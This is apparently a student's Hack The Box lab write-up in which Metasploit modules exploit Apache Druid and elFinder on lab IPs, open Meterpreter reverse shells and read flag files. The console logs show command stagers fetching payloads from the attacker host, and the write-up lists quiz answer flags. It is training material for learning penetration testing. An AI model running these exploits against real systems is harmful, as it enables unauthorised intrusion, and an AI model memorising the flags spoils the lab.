
A payload is a module that aids the exploit module in returning a shell to the attacker. Helps in creating reverse connection.

Quiz: Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the **Answer**.

Answer: HTB{MSF_Expl01t4t10n}

Explanation: It was a stepwise process.

Step 1: ran an Nmap scan to confirm that Apache Druid is actually running on the target machine.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads
Host is up (0.32s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|   256  45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256  2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
8081/tcp  open  http     Jetty 9.4.12.v20180830
|_ http-server-header: Jetty(9.4.12.v20180830)
|_ http-title: Apache Druid
|_ Requested resource was http://10.129.203.52:8081/unified-console.html
8082/tcp  open  http     Jetty 9.4.12.v20180830
|_ http-title: Site doesn't have a title.
|_ http-server-header: Jetty(9.4.12.v20180830)
8083/tcp  open  http     Jetty 9.4.12.v20180830
|_ http-title: Site doesn't have a title.
|_ http-server-header: Jetty(9.4.12.v20180830)
8888/tcp  open  http     Jetty 9.4.12.v20180830
|_ http-title: Apache Druid
|_ Requested resource was http://10.129.203.52:8888/unified-console.html
|_ http-server-header: Jetty(9.4.12.v20180830)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.44 seconds

kali@kali) [~/Downloads]
$
```

Findings: The Apache Druid service is actually running in TCP port 8888 and 8081 and the ports are open and it's an http service. We also note that the version running is Jetty 9.4.12.v20180830. versions are really important in finding exploits.

Step 2: opened msfconsole framework and searched for exploits in the Apache Druid Service.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
+ --=[ metasploit v6.4.94-dev ]
+ --=[ 2,564 exploits - 1,315 auxiliary - 1,683 payloads ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search Apache Druid

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/http/apache_druid_js_rce 2021-01-21 excellent Yes Apache Druid 0.20.0 Remote Command Execution
1 \ target: Linux (dropper) . . .
2 \ target: Unix (in-memory) . . .
3 exploit/multi/http/apache_druid_cve_2023_25194 2023-02-07 excellent Yes Apache Druid JNDI Injection RCE
4 \ target: Automatic . . .
5 \ target: Windows . . .
6 \ target: Linux . . .
7 auxiliary/scanner/http/log4shell_scanner 2021-12-09 normal No Log4Shell HTTP Scanner
8 \ AKA: Log4Shell . . .
9 \ AKA: LogJam . . .

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/log4shell_scanner

msf > 
```

Findings: Apache Druid Service is vulnerable to these exploits:

- exploit/linux/http/apache_druid_js_rce
- exploit/multi/http/apache_druid_cve_2023_25194

Step 3: let's use the first exploit and see if we get the flag

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search apache druid

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/http/apache_druid_js_rce 2021-01-21 excellent Yes Apache Druid 0.20.0 Remote Command Execution
1 \ target: Linux (dropper) . . .
2 \ target: Unix (in-memory) . . .
3 exploit/multi/http/apache_druid_cve_2023_25194 2023-02-07 excellent Yes Apache Druid JNDI Injection RCE
4 \ target: Automatic . . .
5 \ target: Windows . . .
6 \ target: Linux . . .
7 auxiliary/scanner/http/log4shell_scanner 2021-12-09 normal No Log4Shell HTTP Scanner
8 \ AKA: Log4Shell . . .
9 \ AKA: LogJam . . .

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/log4shell_scanner


msf > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/http/apache_druid_js_rce) > 
```

Step 4: set RHOSTS AND LSHOST options

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads

Name      Current Setting  Required  Description
LHOST      10.10.14.70      yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux (dropper)

View the full module info with the info, or info -d command.


msf exploit(linux/http/apache_druid_js_rce) > set RHOSTS 10.129.203.52
RHOSTS => 10.129.203.52
msf exploit(linux/http/apache_druid_js_rce) > set LHOST 10.10.14.70
LHOST => 10.10.14.70
msf exploit(linux/http/apache_druid_js_rce) > options

Module options (exploit/linux/http/apache_druid_js_rce):

Name      Current Setting  Required  Description
Proxies    10.129.203.52    yes       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS     8888             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      8888             yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
SSLCert    /                no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI  /                yes       The base path of Apache Druid
URIPATH    /                no        The URI to use for this exploit (default is random)
VHOST      /                no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
```

Step 5: run the exploit



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads

Name      Current Setting  Required  Description
LHOST      10.10.14.70      yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux (dropper)

View the full module info with the info, or info -d command.

msf exploit(linux/http/apache_druid_js_rce) > run
[*] Started reverse TCP handler on 10.10.14.70:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Using URL: http://10.10.14.70:8080/E26u5xFuvyk5p
[*] Client 10.129.203.52 (curl/7.68.0) requested /E26u5xFuvyk5p
[*] Sending payload to 10.129.203.52 (curl/7.68.0)
[*] Sending stage (3090404 bytes) to 10.129.203.52
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Meterpreter session 1 opened (10.10.14.70:4444 -> 10.129.203.52:55902) at 2025-10-26 11:13:18 -0400
[*] Server stopped.

meterpreter > |
```


Findings: The exploit is launched successfully and we access the Meterpreter payload.

Step 6: I listed my directories using ls in the current directory /root/druid. I changed directory to root (its parent directory), listed its contents and found the file flag.txt.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
040755/rwxr-xr-x 4096 dir 2022-05-11 08:49:31 -0400 conf
040755/rwxr-xr-x 4096 dir 2022-05-11 08:49:30 -0400 extensions
040755/rwxr-xr-x 4096 dir 2022-05-11 08:49:30 -0400 hadoop-dependencies
040755/rwxr-xr-x 12288 dir 2022-05-11 08:49:32 -0400 lib
040755/rwxr-xr-x 4096 dir 2020-03-30 21:26:02 -0400 licenses
040755/rwxr-xr-x 4096 dir 2022-05-11 08:49:31 -0400 quickstart
040755/rwxr-xr-x 4096 dir 2022-05-11 09:09:18 -0400 var

meterpreter > cd ..
meterpreter > ls
Listing: /root

Mode                Size      Type    Last modified      Name
-----
100600/rw----- 168      fil     2022-05-16 07:07:41 -0400 .bash_history
100644/rw-r--r-- 3137     fil     2022-05-11 09:43:25 -0400 .bashrc
040700/rwx----- 4096     dir     2022-05-16 07:04:45 -0400 .cache
040700/rwx----- 4096     dir     2022-05-16 06:54:48 -0400 .config
100644/rw-r--r-- 161      fil     2019-12-05 09:39:21 -0500 .profile
100644/rw-r--r-- 75       fil     2022-05-16 04:45:33 -0400 .selected_editor
040700/rwx----- 4096     dir     2021-10-06 13:37:09 -0400 .ssh
100644/rw-r--r-- 212      fil     2022-05-11 10:10:43 -0400 .wget-hsts
040755/rwxr-xr-x 4096     dir     2022-05-11 08:51:45 -0400 druid
100755/rwxr-xr-x 95       fil     2022-05-16 06:31:10 -0400 druid.sh
100644/rw-r--r-- 22       fil     2022-05-16 06:01:15 -0400 flag.txt
040755/rwxr-xr-x 4096     dir     2021-10-06 13:37:19 -0400 snap

meterpreter > cat flag.txt
HTB{MSF_Exploit4t10n}
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > whoami
Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/root
meterpreter >
```


4. Sessions.

Sessions are used in management of multiple modules in the background while we work on other modules in Metasploit framework.

Quiz: the target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

Answer: elfinder

Explanation: I searched for `http://10.129.202.51` in my browser and used `ctrl+u` to access the source code and found the name under the title section.



```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
    <title>elfinder 2.1.x source version with PHP connector</title>

    <!-- Require JS (REQUIRED) -->
    <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elfinder 2.1.53 options or any things -->
    <script data-main="main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
    <script>
      define('elfinderConfig', {
        // elfinder options (REQUIRED)
        // Documentation for client options:
        // https://github.com/Studio-42/elfinder/wiki/Client-configuration-options
        defaultOpts: {
          url: 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUIRED)
          commandsOptions: {
            edit: {
              extraOptions: {
                // set API key to enable Creative Cloud image editor
                // see https://console.adobe.io/
                creativeCloudApiKey: '',
                // browsing manager URL for CKEditor, TinyMCE
                // uses self location with the empty value
                managerUrl: ''
              }
            }
          },
          quicklook: {
            // to enable CAD-Files and 3D-Models preview with sharecad.org
            sharecadMimes: ['image/vnd.dwg', 'image/vnd.dxf', 'model/vnd.dwf', 'application/vnd.hp-hpgl', 'application/plt', 'application/step', 'model'
            // to enable preview with Google Docs Viewer
            googleDocsMimes: ['application/pdf', 'image/tiff', 'application/vnd.ms-office', 'application/msword', 'application/vnd.ms-word', 'applicati
            // to enable preview with Microsoft Office Online Viewer
            // these MIME types override "googleDocsMimes"
            officeOnlineMimes: ['application/vnd.ms-office', 'application/msword', 'application/vnd.ms-word', 'application/vnd.ms-excel', 'application/

      }
    }
    // bootCallback calls at before elfinder boot up
    bootCallback: function(fm, extraObj) {
```

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com


ADMISSION NUMBER: CS-CNS10-25017

Quiz: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: www-data

Explanation: we find the exploit on the application running elfinder.

Step 1: open Metasploit framework and search for the exploits found on the elfinder.



```
kali@kali: ~/Downloads
kali@kali: ~
+ -- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search elfinder

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/builderengine_upload_exec  2016-09-18      excellent Yes     BuilderEngine Arbitrary File Upload Vulnerability and execu
tion
1  exploit/unix/webapp/tikiwiki_upload_exec      2016-07-11      excellent Yes     Tiki Wiki Unauthenticated File Upload Vulnerability
2  exploit/multi/http/wp_file_manager_rce        2020-09-09      normal  Yes     WordPress File Manager Unauthenticated Remote Code Executio
n
3  exploit/linux/http/elfinder_archive_cmd_injection  2021-06-13      excellent Yes     elfinder Archive Command Injection
4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26      excellent Yes     elfinder PHP Connector exiftran Command Injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection

msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/builderengine_upload_exec) > options

Module options (exploit/multi/http/builderengine_upload_exec):

Name      Current Setting  Required  Description
-  -  -  -
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)
SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
TARGETURI  TARGETURI        yes       The base path to BuilderEngine
VHOST      VHOST            no        HTTP server virtual host
```

Step 2: use the exploit found to access the shell on target. From the list I check the exploit ranked excellent and the one that will lead us to shell. Since the commands are run in shell, I choose the one with command injection(cmd-injection).

I also set the RHOSTS to target IP and LHOST to local IP values

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Downloads [kali@kali: ~]  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
--  
0 Automatic Target  
  
View the full module info with the info, or info -d command.  
msf exploit(linux/http/elfinder_archive_cmd_injection) > set RHOSTS 10.129.202.51  
RHOSTS => 10.129.202.51  
msf exploit(linux/http/elfinder_archive_cmd_injection) > set LHOST 10.10.15.63  
LHOST => 10.10.15.63  
msf exploit(linux/http/elfinder_archive_cmd_injection) > run  
[*] Started reverse TCP handler on 10.10.15.63:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] The target appears to be vulnerable. elfinder running version 2.1.53  
[*] Uploading file WePLJoLjk.txt to elfinder  
[*] Text file was successfully uploaded!  
[*] Attempting to create archive CDchtOu.zip  
[*] Archive was successfully created!  
[*] Using URL: http://10.10.15.63:8080/4YQhYDuvR3WJzJ  
[*] Client 10.129.202.51 (Wget/1.20.3 (linux-gnu)) requested /4YQhYDuvR3WJzJ  
[*] Sending payload to 10.129.202.51 (Wget/1.20.3 (linux-gnu))  
[*] Command Stager progress - 53.04% done (61/115 bytes)  
[*] Command Stager progress - 72.17% done (83/115 bytes)  
[*] Sending stage (1062760 bytes) to 10.129.202.51  
[*] Command Stager progress - 83.48% done (96/115 bytes)  
[*] Command Stager progress - 100.00% done (115/115 bytes)  
[*] Deleted WePLJoLjk.txt  
[*] Deleted CDchtOu.zip  
[*] Meterpreter session 1 opened (10.10.15.63:4444 -> 10.129.202.51:57782) at 2025-10-28 08:27:46 -0400  
[*] Server stopped.  
meterpreter > |
```

Step 3: I access the shell using command shell then find the username using command whoami.

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Downloads [kali@kali: ~]  
[*] Command Stager progress - 72.17% done (83/115 bytes)  
[*] Sending stage (1062760 bytes) to 10.129.202.51  
[*] Command Stager progress - 83.48% done (96/115 bytes)  
[*] Deleted vnODtLPS1.txt  
[*] Command Stager progress - 100.00% done (115/115 bytes)  
[*] Deleted AgNofF.zip  
[*] Meterpreter session 1 opened (10.10.15.63:4444 -> 10.129.202.51:57996) at 2025-10-28 08:38:25 -0400  
[*] Server stopped.  
  
meterpreter > getuid  
Server username: www-data  
meterpreter > sudo -v  
[-] Unknown command: sudo. Run the help command for more details.  
meterpreter > sudo v  
[-] Unknown command: sudo. Run the help command for more details.  
meterpreter > shell  
Process 3253 created.  
Channel 1 created.  
get uid  
/bin/sh: 1: get: not found  
sudo -v  
/bin/sh: 2: sudo: not found  
sudo -v  
Sorry, user www-data may not run sudo on nix02.  
getuid  
/bin/sh: 4: getuid: not found  
whoami  
www-data  
|
```

Quiz: The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the **Answer**.

Answer: HTB{5e55ion5_4r3_sw33t}

